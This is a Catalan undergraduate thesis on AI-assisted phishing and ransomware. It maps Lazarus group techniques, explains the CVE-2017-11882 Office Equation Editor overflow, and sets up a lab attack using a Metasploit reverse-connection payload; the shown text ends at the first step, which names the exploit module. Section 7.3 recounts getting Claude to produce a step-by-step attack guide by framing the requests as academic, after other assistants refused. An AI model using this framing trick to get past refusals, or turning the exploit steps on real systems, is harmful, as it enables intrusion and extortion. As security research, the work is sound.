La IA augmentarà la quantitat i la qualitat dels ciberatacs

Àngela Obón Soto

Resum– En l'actual context digital, la intel·ligència artificial (IA) està esdevenint un factor determinant en l'evolució dels ciberatacs. Aquest treball analitza com la IA pot ser utilitzada per augmentar la sofisticació, l'eficiència i la velocitat dels atacs de phishing i ransomware. A través d'un simulacre realitzat en un entorn de laboratori virtual, s'ha posat a prova una IA existent per generar, de manera guiada i estructurada, un atac complet aprofitant la vulnerabilitat CVE-2017-11882. Els resultats obtinguts demostren que, tot i les limitacions ètiques dels models d'IA, és possible obtenir instruccions tècniques detallades mitjançant un enfocament estratègic. Aquesta recerca posa de manifest els riscos creixents que suposa l'ús malintencionat de la IA, alhora que convida a una reflexió crítica sobre la seva doble funcionalitat com a eina de defensa i potencialment d'atac.

Paraules clau- Intel·ligència Artificial, Ciberseguretat, Phishing, Ransomware, TTPs, MITRE ATT&CK, Simulacre, CVE-2017-11882, Lazarus, Claude.

Abstract- In today's digital landscape, artificial intelligence (AI) is emerging as a critical factor in the evolution of cyberattacks. This study explores how AI can enhance the sophistication, efficiency, and speed of phishing and ransomware attacks. Through a simulation conducted in a controlled virtual laboratory environment, an existing AI model was used to generate a fully structured attack by exploiting the CVE-2017-11882 vulnerability. The results demonstrate that, despite the ethical safeguards implemented in most AI systems, it is possible to obtain detailed technical instructions by strategically framing academic queries. This project highlights the growing risks associated with the malicious use of AI, while also encouraging critical reflection on its dual role as both a defensive and offensive tool in cybersecurity.

Keywords- Artificial Intelligence, Cybersecurity, Phishing, Ransomware, TTPs, MITRE ATT&CK, Simulation, CVE-2017-11882, Lazarus, Claude.

1 INTRODUCCIÓ – CONTEXT DEL TREBALL

A l'era digital actual, els ciberatacs han evolucionat en complexitat i abast, impulsats pel desenvolupament de tecnologies emergents com la intel·ligència artificial. Aquesta evolució ha generat noves amenaces que comprometen la seguretat dels individus, les organitzacions i els governs. La sofisticació creixent dels atacs cibernètics planteja desafiaments significatius, especialment quan la IA es converteix en una eina al servei dels ciberdelinqüents. [1]

En l'actual panorama de ciberseguretat, les organitzacions i els usuaris s'enfronten a una àmplia varietat d'amenaces creixents, com ara el phishing, el ransomware, el malware, els atacs de denegació de servei distribuïda (DDoS), les intrusions mitjançant vulnerabilitats zero-day i els atacs basats en enginyeria social. En aquest treball, ens centrarem en dos tipus d'atacs especialment rellevants en el context de la IA: el phishing [2] i el ransomware [3], analitzant com la intel·ligència artificial pot potenciar la seva efectivitat i sofisticació.

En aquest projecte, s'explora com la IA pot amplificar la complexitat i l'efectivitat d'aquests ciberatacs, utilitzant una IA existent per obtenir (mitjançant preguntes formulades estratègicament), instruccions detallades pas a pas sobre com dur a terme un atac de phishing i de ransomware. Per fonamentar aquesta simulació i garantir que l'escenari sigui realista i precís, s'ha recorregut a la base de dades MITRE [4], reconeguda com la font principal per a l'anàlisi de Tàctiques, Tècniques i Procediments (TTPs) utilitzats per actors maliciosos. MITRE ofereix un repositori estructurat i detallat que permet descompondre ciberatacs complexos en etapes comprensibles, facilitant així el seu estudi i simulació.

A més, per definir els passos específics en l'atac simulat, s'han analitzat tàctiques utilitzades per grups coneguts pel seu alt grau de sofisticació, com Lazarus [5]. Aquest enfocament

- *E-mail de contacte: aobonsoto@gmail.com*
- *Menció realitzada: Tecnologies de la Informació*
- *Treball tutoritzat per: Enric Alibech Romero*
- *Curs 2024/25*

permet entendre com actuen els ciberatacants, i alhora avaluar la mateixa infraestructura des del seu punt de vista, identificant punts dèbils i anticipant possibles vectors d'atac. Conèixer tant el funcionament de l'enemic com les característiques del mateix sistema és essencial per poder dissenyar defenses més efectives.

La combinació de l'estructura proporcionada per MITRE i els estudis sobre les tàctiques del grup Lazarus, permet no només crear un simulacre fidel a la realitat, sinó també identificar possibles vulnerabilitats i punts crítics que podrien ser explotats per ciberatacants en el futur.

Amb aquest enfocament, el projecte es posiciona en la intersecció entre la IA i la ciberseguretat, explorant tant les amenaces com les oportunitats que aquesta tecnologia ofereix.

2 OBJECTIUS

Aquest treball té com a objectiu principal analitzar l'impacte de la intel·ligència artificial en la sofisticació dels ciberatacs, centrant-se en el phishing i el ransomware. Per assolir-ho, es defineixen els següents objectius generals i específics

2.1 Objectius Generals

OG1 Analitzar les tendències actuals en ciberseguretat i identificar els riscos principals associats a l'ús d'IA en ciberatacs.

OG2 Analitzar i explorar els TTPs (Tàctiques, Tècniques i Procediments) més utilitzats en ciberatacs moderns.

OG3 Dissenyar i simular atacs de phishing i ransomware aplicant els TTPs identificats.

OG4 Utilitzar una IA existent per obtenir instruccions pas a pas sobre com dur a terme un atac de phishing i ransomware.

OG5 Avaluar els resultats de les simulacions generades per la IA mitjançant l'execució dels atacs simulats en una màquina virtual vulnerable, amb l'objectiu de comprovar la precisió, eficàcia i realisme dels escenaris generats.

2.2 Objectius Específics

OE1 Explicar el funcionament de les tecnologies phishing i ransomware.

OE2 Vincular els TTPs amb les metodologies emprades en aquests atacs.

OE3 Definir l'entorn tècnic del simulacre i dissenyar un escenari realista de l'atac.

OE4 Extreure instruccions tècniques detallades dels atacs mitjançant l'ús d'una IA existent.

OE5 Executar el simulacre d'atacs i analitzar la capacitat de la IA per replicar escenaris complexos.

3 DISSENY

3.1 Metodologia

La metodologia seleccionada per executar aquest projecte és la metodologia en Cascada [6]. L'elecció d'aquest enfocament es fonamenta en l'estructura clara i ben definida del projecte, que parteix d'uns objectius específics i una planificació detallada, permetent així un desenvolupament seqüencial de les diferents fases proposades.

En el context d'aquest projecte, la seqüència de fases és essencial per assegurar la coherència de l'anàlisi i el desenvolupament correcte del simulacre de ciberatac. Des de l'anàlisi de l'estat de l'art i la identificació dels TTPs (Tàctiques, Tècniques i Procediments) més rellevants, fins a l'entrenament de la IA i la simulació dels atacs, cada etapa es construeix sobre els fonaments establerts a les fases prèvies. Aquesta estructura permet obtenir resultats més sòlids i facilita la interpretació de les dades generades durant el procés.

3.2 Planificació

La planificació del projecte s'ha estructurat en diferents fases, cadascuna d'elles enfocada en un aspecte clau del desenvolupament del treball. A continuació, es descriuen les diferents fases del projecte, indicant les activitats principals que es duran a terme en cadascuna. La Taula 1 mostra les dates corresponents a cada fase i el temps estimat per a la seva realització.

Fase	Inici	Fi	Dedicació
Fase 1	11/02/2025	09/03/2025	27 dies
Fase 2	10/03/2025	18/03/2025	9 dies
Fase 3	19/03/2025	09/04/2025	22 dies
Fase 4	10/04/2025	07/05/2025	28 dies
Fase 5	08/05/2025	17/05/2025	10 dies
Fase 6	18/05/2025	27/05/2025	10 dies
Fase 7	28/05/2025	06/06/2025	10 dies

Taula 1: Planificació del treball

Fase 1: Primera entrevista i recerca inicial

Aquesta primera fase té com a objectiu establir les bases inicials del projecte i definir-ne l'enfocament general. Es realitza una entrevista inicial amb el tutor per discutir la viabilitat del projecte, els seus objectius principals i els recursos disponibles. Durant aquesta reunió, es dissenyarà l'estructura inicial del treball, es delimitarà l'abast del projecte i es proposarà un primer pla de treball. Paral·lelament, es durà a terme una recerca preliminar sobre ciberseguretat i atacs basats en intel·ligència artificial. Aquesta revisió permetrà identificar les fonts més rellevants per a les següents fases i establir una comprensió bàsica dels temes que es desenvoluparan en profunditat més endavant.

Fase 2: Anàlisi de l'estat de l'art i recerca d'informació

La segona fase se centra a establir una base sòlida de coneixement sobre el context actual de la ciberseguretat i les amenaces emergents. Es durà a terme una revisió

bibliogràfica exhaustiva sobre ciberatacs sofisticats, posant especial èmfasi a les tècniques de phishing i ransomware, que són el focus principal del projecte. Paral·lelament, s'analitzaran les TTPs (Tàctiques, Tècniques i Procediments) documentades a la plataforma MITRE ATT&CK® per comprendre com es desenvolupen aquests atacs en escenaris reals.

Fase 3: Disseny del simulacre i definició de TTPs

Amb la informació recopilada a la fase anterior, es procedirà al disseny del simulacre d'atacs i la definició precisa dels TTPs que s'aplicaran a cada una de les fases dels atacs de phishing i ransomware. Es desglossaran els processos crítics de cada atac, identificant les etapes clau, des del reconeixement inicial fins a la fase d'explotació i impacte final. Un cop identificades aquestes etapes, es maparan les TTPs més adequades per representar-les de manera realista al simulacre. Aquesta fase també inclourà l'especificació tècnica de l'entorn de simulació i la selecció de les eines que es faran servir durant l'execució del projecte, garantint que el simulacre reflecteixi condicions tan properes com sigui possible a escenaris reals de ciberatacs.

Fase 4: Ús d'una IA existent per a la generació estructurada d'un atac de phishing amb ransomware

En aquesta fase, es farà servir una intel·ligència artificial existent per generar pas a pas un atac de phishing amb ransomware a partir de la descripció d'un escenari tècnic proporcionat per l'usuari. L'objectiu és obtenir, mitjançant la formulació adequada de preguntes, una guia detallada que permeti simular un atac realista en un entorn controlat. El procés s'iniciarà facilitant a la IA informació sobre el sistema objectiu. A partir d'aquesta informació, la IA analitzarà l'escenari i proposarà un conjunt de vulnerabilitats que podrien ser explotades. L'usuari seleccionarà una de les vulnerabilitats suggerides, i a continuació es demanarà a la IA que identifiqui els TTPs (Tàctiques, Tècniques i Procediments) més adequats per executar un atac a partir d'aquesta vulnerabilitat. Finalment, se li sol·licitarà a la IA una descripció pas a pas de tot el procés d'atac, que inclou la fase de reconeixement, l'elaboració del phishing, la generació del fitxer maliciós amb ransomware, i la seva distribució.

Fase 5: Execució del simulacre

En aquesta fase, es posarà a prova la capacitat de la IA per generar atacs realistes de phishing i ransomware seguint els TTPs establerts en fases anteriors. La simulació es durà a terme en un entorn controlat, on la IA replicarà els passos d'un atac a partir de les instruccions obtingudes mitjançant preguntes formulades sobre un escenari concret prèviament definit (el laboratori virtual). L'objectiu d'aquesta fase és observar la coherència i fidelitat dels atacs generats per la IA, avaluant si les tècniques proposades són realistes i aplicables en situacions reals. La màquina virtual serà configurada amb les característiques proporcionades a la IA per assegurar la precisió de l'atac i la realització correcta de cada pas.

Fase 6: Anàlisi de resultats

Un cop completada la simulació, podrem observar el comportament dels atacs en l'entorn controlat i avaluar la capacitat de la IA per replicar escenaris complexos. Es verificarà si les accions que ha proposat han permès realitzar l'atac amb èxit i es farà un anàlisi exhaustiu dels resultats obtinguts, centrant-se en la precisió dels escenaris generats i en la identificació de possibles punts febles dins del procés d'atac.

Fase 7: Conclusions

Finalment, es redactarà una conclusió completa amb les troballes més rellevants obtingudes durant el projecte. Inclourà una valoració crítica dels resultats, identificant tant les fortaleses com les limitacions de la metodologia utilitzada. Aquesta fase també abordarà les implicacions ètiques associades a l'ús de la IA a l'àmbit de la ciberseguretat, reflexionant sobre els possibles riscos i les responsabilitats derivades d'aquestes tecnologies.

4 ESTAT DE L'ART

En l'actualitat, la ciberseguretat es troba en una etapa d'evolució constant marcada per l'adopció accelerada de tecnologies basades en la intel·ligència artificial. Aquesta transformació ofereix oportunitats significatives per a la detecció i prevenció de ciberatacs, però també introdueix riscos que han d'afrontar-se amb estratègies adaptatives [7].

La IA ofereix la capacitat d'automatitzar processos de seguretat, com ara la detecció d'activitats sospitoses o la resposta immediata davant incidents. Això significa que les organitzacions poden identificar anomalies i respondre amb més rapidesa, reduint l'impacte potencial d'un ciberatac [8]. No obstant això, aquesta mateixa tecnologia també és utilitzada per ciberdelinqüents per perfeccionar les seves tècniques d'atac.

Com a part del panorama actual de ciberamenaces, és important destacar el paper de grups cibercriminals altament sofisticats, com és el cas de Lazarus. Aquest grup, presumptament recolzat per l'Estat nord-coreà, ha estat vinculat a alguns dels ciberatacs més notoris de l'última dècada, com l'atac a Sony Pictures el 2014 [9] i el brot global de ransomware WannaCry el 2017 [10].

El phishing és una de les tècniques predilectes dels ciberatacants d'avui dia, per obtenir accés inicial als sistemes. En particular, aquesta tàctica d'enginyeria social es basa en la suplantació d'entitats de confiança per tal d'enganyar les víctimes i obtenir dades confidencials. Amb l'ajuda de la intel·ligència artificial, aquests atacs han assolit un nou nivell de sofisticació. Per exemple, la generació de missatges personalitzats mitjançant models de llenguatge i l'automatització de respostes han fet que els correus de phishing siguin molt més convincents i difícils de detectar. Paral·lelament, els deepfakes (vídeos o àudios generats artificialment) han obert la porta a noves formes d'enginyeria

social, com la suplantació d'identitat en videotrucades o missatges de veu, que poden utilitzar-se en combinació amb tècniques de phishing per augmentar-ne l'efectivitat. Aquesta evolució tecnològica incrementa l'efectivitat dels atacs i redueix el temps necessari per completar-los, fent-los més perillosos que mai. [7][11].

Aquestes tècniques utilitzen canals com el correu electrònic, missatgeria instantània o trucades telefòniques automatitzades per aconseguir que les víctimes facin clic en enllaços maliciosos o descarreguin fitxers infectats [8]. A més, segons un estudi realitzat per Unit 42, la IA està accelerant el cicle de vida dels atacs de phishing, cosa que permet campanyes més convincents i ràpides. En un experiment controlat, es va evidenciar que les tècniques assistides per IA poden reduir el temps de l'exfiltració de dades fins a només 25 minuts, fent que aquests atacs siguin més difícils de detectar i aturar. [12][13].

Igual que en el cas del phishing, el ransomware ha evolucionat significativament gràcies a l'aplicació de la intel·ligència artificial. Aquest tipus de malware, dissenyat per encriptar dades i exigir un rescat per a la seva alliberació, ha estat protagonista d'atacs globals com el de WannaCry [10]. Tradicionalment, aquests atacs requerien un desenvolupament més manual i seqüencial; no obstant això, amb l'ús de la IA, els atacants poden generar variants de ransomware més adaptatives i resilients. Aquestes variants són capaces d'analitzar l'entorn de la víctima en temps real, evitar sistemes de detecció, i optimitzar el moment i la forma d'execució del codi maliciós [11].

A més, la combinació de phishing i ransomware ha esdevingut una tàctica habitual, on la IA juga un paper clau tant en la personalització dels correus fraudulents com en l'automatització del desplegament de l'atac. Un cop infiltrats, els sistemes intel·ligents poden detectar vulnerabilitats de zero-day i escalar privilegis per propagar el ransomware dins la xarxa de la víctima [7][8].

Recentment, s'ha observat que la IA ha accelerat la velocitat i l'escala d'aquests atacs. Si bé entre 2021 i 2022 el desenvolupament complet d'un atac de ransomware podia trigar fins a 12 hores, en l'actualitat aquest temps s'ha reduït a només 3 hores, i es preveu que per a l'any 2026 aquest període es redueixi encara més, arribant a tan sols 15 minuts. Aquesta acceleració suposa un desafiament important per a les estratègies de defensa, ja que redueix el marge de resposta davant un atac en curs. [14]

Aquestes tàctiques es troben en constant evolució gràcies a l'ús d'eines d'IA com WormGPT [15] i FraudGPT [16], dues IAs desenvolupades per generar continguts maliciosos de manera automàtica. WormGPT permet a actors maliciosos crear correus electrònics de phishing extremadament convincents, redactats amb un alt grau de naturalitat, evitant errors gramaticals que podrien alertar les víctimes. Per la seva banda, FraudGPT està orientada a generar scripts per a atacs automatitzats, així com per identificar vulnerabilitats en sistemes i suggerir tàctiques per explotar-les.

Aquestes eines representen una amenaça creixent, ja que permeten a atacants sense coneixements tècnics avançats dur a terme ciberatacs sofisticats amb facilitat. En aquest escenari d'amenaces cada vegada més sofisticades, resulta essencial analitzar com la IA està redefinint certes tècniques d'atac, transformant-ne la velocitat, l'escala i l'efectivitat.

5 ANÀLISI DE TACTIQUES, TÈCNIQUES I PROCEDIMENTS (TTPs)

Els TTPs representen la manera en què els actors maliciosos operen en un entorn d'atac, des de la planificació inicial fins a l'execució i l'exfiltració de dades. El framework **MITRE ATT&CK** proporciona una estructura detallada per a l'estudi d'aquests TTPs. Aquestes tres dimensions permeten descompondre un atac en les seves etapes essencials:

-Tàctiques: Són els objectius generals que l'atacant pretén assolir durant l'atac, com l'accés inicial, la persistència o l'exfiltració de dades.

-Tècniques: Representen els mètodes específics utilitzats per assolir una tàctica determinada, com l'ús de correus electrònics de phishing per obtenir credencials.

-Procediments: Són les implementacions particulars que cada actor maliciós pot utilitzar per executar una tècnica específica.

5.1 Anàlisi de TTPs emprades pel grup Lazarus

Per comprendre com es duen a terme els ciberatacs en l'actualitat, hem analitzat a fons la matriu de tàctiques, tècniques i procediments emprades pels principals actors d'amenaça. Dins d'aquest conjunt, Lazarus destaca per combinar spear-phishing dirigit, exploits sofisticats i campanyes de ransomware per aconseguir infiltració, extorsió i robatori d'informació amb una eficàcia notable.

Des del punt de vista operatiu, Lazarus està estretament vinculat a l'aparell d'intel·ligència del règim nord-coreà, funcionant amb una estructura jeràrquica ben definida i compartimentada, amb equips especialitzats distribuïts per diversos països que els proporcionen infraestructura, cobertura legal i franges horàries occidentals. El seu finançament prové sobretot de grans atracaments a plataformes de criptomonedes i de rescats de ransomware, fons que es canalitzen cap als programes militars i a l'economia sancionada del règim. A nivell tècnic, Lazarus combina correus de phishing molt personalitzats, explotació de vulnerabilitats ofimàtiques sense corregir i malware propi capaç de robar claus criptogràfiques, moure's lateralment dins de la xarxa i xifrar dades de forma massiva; tot plegat, recolzat per processos metòdics de reconeixement i d'evasió que els converteixen en un dels actors més persistents i rendibles del panorama de ciberamenaces global.

Les seves operacions es caracteritzen per un procés metòdic que comença amb una fase de reconeixement (T1595), en la qual identifiquen objectius potencials i recopilen informació sobre les seves infraestructures i vulnerabilitats. Posteriorment, busquen obtenir accés inicial (T1566) mitjançant tècniques com el phishing dirigit, utilitzant correus electrònics amb enllaços o arxius adjunts maliciosos. Un cop aconseguit l'accés, executen el malware (T1204) per comprometre els sistemes i desplegar el ransomware.

Durant aquest procés, apliquen tècniques d'evasió de defenses (T1562), com l'ofuscació del codi i la desactivació de mesures de seguretat, per evitar la detecció. Abans de xifrar les dades, sovint procedeixen a l'exfiltració (T1041) d'informació sensible per augmentar la pressió sobre les víctimes. L'impacte (T1486) es materialitza amb el xifratge de dades i la interrupció de les operacions de la víctima per exigir rescats econòmics.

Per mantenir accés als sistemes, Lazarus utilitza comptes legítims obtinguts prèviament (T1078) i, en alguns casos, aplicant tècniques de força bruta (T1110) per desxifrar contrasenyes. També fan ús d'intèrprets de comandes i scripts com PowerShell (T1059) per executar scripts maliciosos, i exploten serveis remots vulnerables (T1210) per expandir la seva presència dins de la xarxa. Per garantir la persistència, executen serveis del sistema (T1569) i, finalment, destrueixen les còpies de seguretat (T1490) per dificultar la recuperació de dades. A més, recopilen informació detallada del sistema (T1082) per adaptar les seves tècniques d'atac i assegurar la màxima eficàcia.

5.2 TTPs Essencials en atacs de phishing i ransomware

Analitzant aquests TTPs, s'han identificat diverses tècniques comunes utilitzades en atacs de phishing i ransomware. Aquest conjunt de TTPs ha servit com a base per formular preguntes estratègiques a una intel·ligència artificial existent. Aquesta simulació permetrà entendre millor com es desenvolupen aquests atacs, com poden ser detectats i quines són les possibles vulnerabilitats que es podrien explotar. A més, aquest enfocament contribuirà a desenvolupar estratègies de defensa més robustes i eficients per mitigar l'impacte d'aquests atacs en el futur.

Per als atacs de phishing, les tècniques més habituals són:

Tècnica	Descripció
Phishing (T1566)	Enviament de correus electrònics fraudulents per enganyar les víctimes
Spear Phishing Attachment (T1566.001)	Arxius adjunts maliciosos.
Spear Phishing Link (T1566.002)	Enllaços a llocs web maliciosos.
Spear Phishing via Service (T1566.003)	Missatges a través de serveis de tercers.
Impersonation (T1071.001)	Suplantació d'identitats per augmentar la credibilitat de l'engany.

Taula 2: Principals TTPs Utilitzats en Atacs de Phishing

Pel que fa als atacs de ransomware, les tècniques més destacades són:

Tècnica	Descripció
Data Encrypted for Impact (T1486)	Xifratge de dades per extorsionar les víctimes.
Valid Accounts (T1078)	Ús de credencials legítimes per mantenir accés.
Brute Force (T1110)	Intent de desxifrar contrasenyes.
Command and Scripting Interpreter (T1059)	Execució de scripts maliciosos.
Exploitation of Remote Services (T1210):	Explotació de serveis remots vulnerables.
External Remote Services (T1133)	Abús de serveis com RDP o VPN.
System Services (T1569)	Execució de serveis per mantenir persistència.
Impair Defenses (T1562)	Desactivació d'eines de seguretat.
Inhibit System Recovery (T1490)	Eliminació de còpies de seguretat per evitar la recuperació.
System Information Discovery (T1082)	Recopilació d'informació del sistema per planificar l'atac.

Taula 3: Principals TTPs Utilitzats en Atacs de Ransomware

6 DISSENY DEL SIMULACRE I DEFINICIÓ DE TTPs

En aquesta fase, es dissenya un simulacre d'atac emprant una intel·ligència artificial existent, capaç d'analitzar un sistema vulnerable i determinar quin tipus d'atac seria més efectiu per explotar-lo. L'objectiu principal és obtenir, mitjançant la formulació adequada de preguntes, una guia detallada sobre com dur a terme aquest atac en un entorn tècnic específic i realista. A partir de la informació facilitada per l'usuari, la IA identifica les vulnerabilitats potencials i, un cop l'usuari n'ha seleccionat una, proporciona una guia estructurada i realista per executar l'atac aprofitant aquesta vulnerabilitat.

El procés comença proporcionant a la IA una descripció detallada del sistema objectiu, incloent-hi característiques tècniques com ara sistemes operatius, serveis exposats, configuracions de xarxa i altres dades rellevants. A partir d'aquesta informació, la IA analitza l'escenari i retorna un conjunt de vulnerabilitats potencials que podrien ser explotades.

Un cop seleccionada una vulnerabilitat, es demanarà a la IA que identifiqui els TTPs (Tàctiques, Tècniques i Procediments) més adequats per executar un atac que combini phishing i ransomware. A continuació, i sempre a partir de preguntes acurades, se sol·licitarà una descripció pas a pas de l'atac, que inclourà totes les fases: reconeixement, enginyeria social, elaboració del correu electrònic fraudulent, generació del fitxer maliciós amb ransomware, i instruccions per a l'execució del malware.

La IA proporcionarà també fragments de codi o scripts útils per a l'atac, sempre que siguin necessaris per completar alguna de les fases descrites. Tots aquests elements

s'utilitzaran per construir el simulacre, que es durà a terme en una màquina virtual aïllada per garantir un entorn controlat i segur. Aquesta simulació permetrà avaluar el comportament del ransomware i verificar si les tècniques utilitzades són efectives.

Finalment, la IA ha de ser capaç d'adaptar l'atac segons els requisits específics i generar variants de phishing i ransomware en funció dels escenaris simulats. Això permetrà explorar diferents tècniques utilitzades per ciberdelinqüents i identificar noves estratègies de defensa en ciberseguretat.

El simulacre permetrà validar la coherència, realisme i aplicabilitat de les instruccions generades, així com detectar possibles punts crítics o vulnerabilitats reals en l'escenari dissenyat. Aquesta experimentació també servirà per entendre millor com ciberdelinqüents podrien aprofitar les eines d'IA en atacs dirigits, i per reflexionar sobre mesures defensives més eficaces. L'objectiu final d'aquest projecte és fer ús d'IA ja existent per simular atacs reals de manera controlada i utilitzar aquesta informació per millorar els mecanismes de protecció davant ciberamenaces modernes.

7 IMPLEMENTACIÓ TÈCNICA DEL SIMULACRE

7.1 Entorn de laboratori

Per tal de dur a terme el simulacre de ciberatac d'una manera controlada i segura, s'ha creat un entorn de laboratori virtualitzat mitjançant l'ús de màquines virtuals a VirtualBox. La configuració detallada de les màquines, es troba descrita a l'Annex A. Aquest entorn està format per dues màquines principals: una màquina atacant amb Kali Linux i una màquina víctima amb Windows 7 i Microsoft Office 2010, que simulen un escenari realista de ciberatac.

Per garantir l'aïllament i la seguretat de l'entorn, s'han configurat snapshots a totes dues màquines, permetent restaurar l'estat inicial després de cada prova. Això evita la persistència de malware i facilita l'anàlisi posterior.

A la màquina Kali s'han instal·lat eines específiques com Postfix, un servidor de correu electrònic que permet enviar missatges simulats de phishing a la víctima [17]. I Metasploit Framework, que és una eina de codi obert dissenyada per automatitzar l'explotació de vulnerabilitats conegudes en sistemes informàtics. Aquesta plataforma permet generar fàcilment payloads (codi maliciós personalitzat), seleccionar exploits compatibles amb vulnerabilitats concretes, establir connexions remotes inverses cap a la màquina atacant i controlar completament el sistema compromès mitjançant sessions interactives. A més, inclou funcions per a la post-explotació, com l'execució de comandes, descàrrega de fitxers, captura de contrasenyes i molt més [18].

7.2 Vulnerabilitat explorada: CVE-2017-11882

La vulnerabilitat seleccionada per dur a terme el simulacre de ciberatac és CVE-2017-11882. Les sigles CVE corresponen a Common Vulnerabilities and Exposures, un sistema internacional per identificar i catalogar vulnerabilitats de seguretat informàtica. Cada CVE inclou un codi únic format per l'any de descoberta (en aquest cas, 2017) i un número consecutiu (11882), que serveix per identificar de manera precisa la vulnerabilitat. A més, cada CVE porta associada una puntuació anomenada CVSS (Common Vulnerability Scoring System), que valora el grau de gravetat de la vulnerabilitat en una escala del 0 al 10. En aquest cas, CVE-2017-11882 té una puntuació de 7.8, considerant-se una vulnerabilitat alta. (vegeu Annex B)

Un cop identificada la vulnerabilitat, és important entendre com es produeix tècnicament l'explotació i quins elements del sistema hi intervenen, la nostra vulnerabilitat consisteix en una fallada crítica de seguretat identificada en l'editor d'equacions de Microsoft, conegut com a EQNEDT32.EXE. Aquest component forma part de versions antigues del paquet Microsoft Office, com és el cas d'Office 2010, i s'utilitza per inserir equacions matemàtiques en documents.

El problema radica en la forma com aquest executable gestiona la memòria quan processa objectes OLE ("Object Linking and Embedding") dins d'un document. A la pràctica, els objectes OLE permeten afegir dins d'un document altres elements com gràfics, taules d'Excel, vídeos o, en aquest cas, equacions matemàtiques. En aquest cas concret, el document maliciós conté un objecte OLE preparat especialment per confondre el programa i fer que escrigui dades on no toca dins la memòria de l'ordinador. Això provoca un error anomenat "desbordament de memòria" (buffer overflow), que pot ser aprofitat per executar codi maliciós.

Aquesta vulnerabilitat presenta diversos factors que la fan extremadament atractiva per a actors maliciosos. En primer lloc, no requereix interaccions complexes per part de la víctima: tan sols cal que obri un document infectat perquè l'explotació s'activi automàticament. D'altra banda, pot ser explotada mitjançant documents comuns com arxius .rtf o .doc, formats àmpliament acceptats i que no solen despertar sospites en els usuaris.

Cal destacar que els fitxers .doc o .docx no són simples documents de text. En realitat, funcionen com arxius comprimits, similars a un .zip, que contenen diverses carpetes i fitxers interns. Això permet incrustar-hi components binaris com els OLE modificats, que poden passar desapercebuts visualment però activar-se automàticament en obrir el fitxer. En el nostre simulacre, hem generat un fitxer .doc maliciós preparat específicament per aprofitar aquesta vulnerabilitat. El document conté un OLE que provoca un desbordament de memòria i activa un payload generat amb Metasploit, el qual estableix una connexió inversa amb la màquina atacant (Kali Linux).

Tot i que aquesta vulnerabilitat fou identificada i corregida per Microsoft a finals de 2017, encara és àmpliament explotada en l'actualitat. Això és degut al fet que moltes empreses continuen utilitzant entorns antics com Windows 7 amb Office 2010 per motius de compatibilitat amb

aplicacions específiques o per restriccions pressupostàries. [19]

7.3 Ús de la intel·ligència artificial per generar l'atac

Per obtenir una descripció detallada de com es podria dur a terme un atac de phishing amb ransomware, s'ha utilitzat la intel·ligència artificial Claude, desenvolupada per Anthropic. El model utilitzat ha estat "Claude 3.7 Sonnet", ja que ofereix respostes coherents i detallades, i permet interactuar mitjançant llenguatge natural d'una manera molt fluida.

Tot i que la majoria d'IA generalistes tenen integrats mecanismes de seguretat i ètica per evitar generar continguts relacionats amb activitats il·lícites, es va aconseguir obtenir que Claude proporcionés una guia pas a pas clara sobre com dur a terme aquest tipus d'atac. Per fer-ho, es van formular les preguntes de manera estratègica, explicant sempre que l'objectiu era acadèmic i didàctic, i que es tractava d'un treball universitari sobre ciberseguretat, dut a terme dins d'un entorn de laboratori controlat. A més, es va especificar que no hi havia intenció d'executar l'atac en un entorn real, sinó que es tractava d'una simulació teòrica per analitzar-ne els riscos. Amb aquest enfocament, es va obtenir una resposta completa que incloïa el vector d'entrada, el format del document maliciós, la vulnerabilitat concreta a explotar i una proposta de payload amb el seu mecanisme de connexió remota.

Prèviament, vam provar altres IA populars com ChatGPT, Gemini i Copilot de Microsoft, però cap d'elles va proporcionar informació útil en aquest context. En tots els casos, les respostes van ser bloquejades per les seves polítiques ètiques internes, que impedien donar detalls sobre tècniques de ciberatac, encara que s'indiqués que era per a finalitats acadèmiques.

A més, cal recordar que existeixen models d'intel·ligència artificial desenvolupats expressament per a finalitats malicioses, com WormGPT i FraudGPT. Aquestes IAs no tenen filtres ètics, i estan dissenyades per ajudar a redactar correus de phishing molt convincents, generar codi maliciós, automatitzar atacs i descobrir vulnerabilitats en sistemes reals. Tot i que aquestes IAs no es van utilitzar per raons ètiques i legals, és probable que, en cas d'haver-se emprat, els resultats haguessin estat encara més detallats i adaptats als escenaris d'atac.

Cal destacar que la metodologia emprada per obtenir respostes detallades de la IA Claude constitueix un exemple pràctic de la tècnica coneguda com Prompt Injection. Aquesta tàctica consisteix a enganyar el model de llenguatge per obtenir informació restringida, formulant les preguntes de manera estratègica i presentant l'escenari com a un simulacre acadèmic. Aquesta tècnica ja ha estat identificada com una TTP emergent en l'àmbit de la seguretat aplicada a IA generativa, i s'inclou a l'OWASP *Top 10 for LLMs* sota la referència LLM01:2025 - Prompt Injection [20]. A més, la iniciativa MITRE ATLAS treballa actualment en la definició d'una matriu específica per a IA on aquesta tècnica ja figura com un vector d'atac rellevant [21]. En aquest treball, s'ha demostrat que és possible aplicar aquesta TTP amb èxit, obtenint instruccions tècniques completes sobre un atac realista, fet que converteix aquest cas en un exemple pràctic d'ús de Prompt injection amb finalitats d'anàlisi acadèmica.

8 FLUX D'EXECUCIÓ DE L'ATAC

Un cop obtinguda la guia detallada de l'atac mitjançant la intel·ligència artificial, s'ha dut a terme la simulació de l'atac controlat dins l'entorn de laboratori virtual. L'objectiu és verificar si la vulnerabilitat CVE-2017-11882, present en versions antigues de Microsoft Office, pot ser explotada per obtenir accés remot a un sistema Windows 7. Per aconseguir-ho, s'ha utilitzat la distribució Kali Linux 2022.4, el framework Metasploit, i un escenari de phishing com a vector d'entrada. El flux d'execució de l'atac s'ha estructurat en les etapes següents:

0. Fase de reconeixement

Abans d'iniciar l'atac pròpiament dit, és fonamental realitzar una fase exhaustiva de reconeixement per identificar possibles víctimes, entendre el seu entorn tecnològic i detectar vulnerabilitats que puguin ser explotades.

Per contextualitzar el simulacre, s'ha analitzat el cas real d'Honda, una empresa que va patir un atac de ransomware l'any 2020. Segons diverses fonts, l'incident va estar relacionat amb sistemes interns basats en Windows 7 sense actualitzacions, cosa que va facilitar el desplegament del malware. [22] A partir d'aquesta investigació, s'ha decidit replicar un escenari similar en l'entorn de laboratori.

Aquest enfocament permet reproduir condicions realistes, tenint en compte que moltes empreses encara utilitzen entorns obsolets per motius de compatibilitat o de migració. Així, l'explotació de la vulnerabilitat CVE-2017-11882 en un sistema amb Office 2010 sobre Windows 7 esdevé un cas pràctic i representatiu dins del context de ciberatacs actuals.

1. Inici de msfconsole i cerca del mòdul d'explotació
Es llança Metasploit a la màquina Kali i es busca el mòdul exploit/windows/fileformat/office_ms17_11882, relacionat amb la CVE-2017-11882.

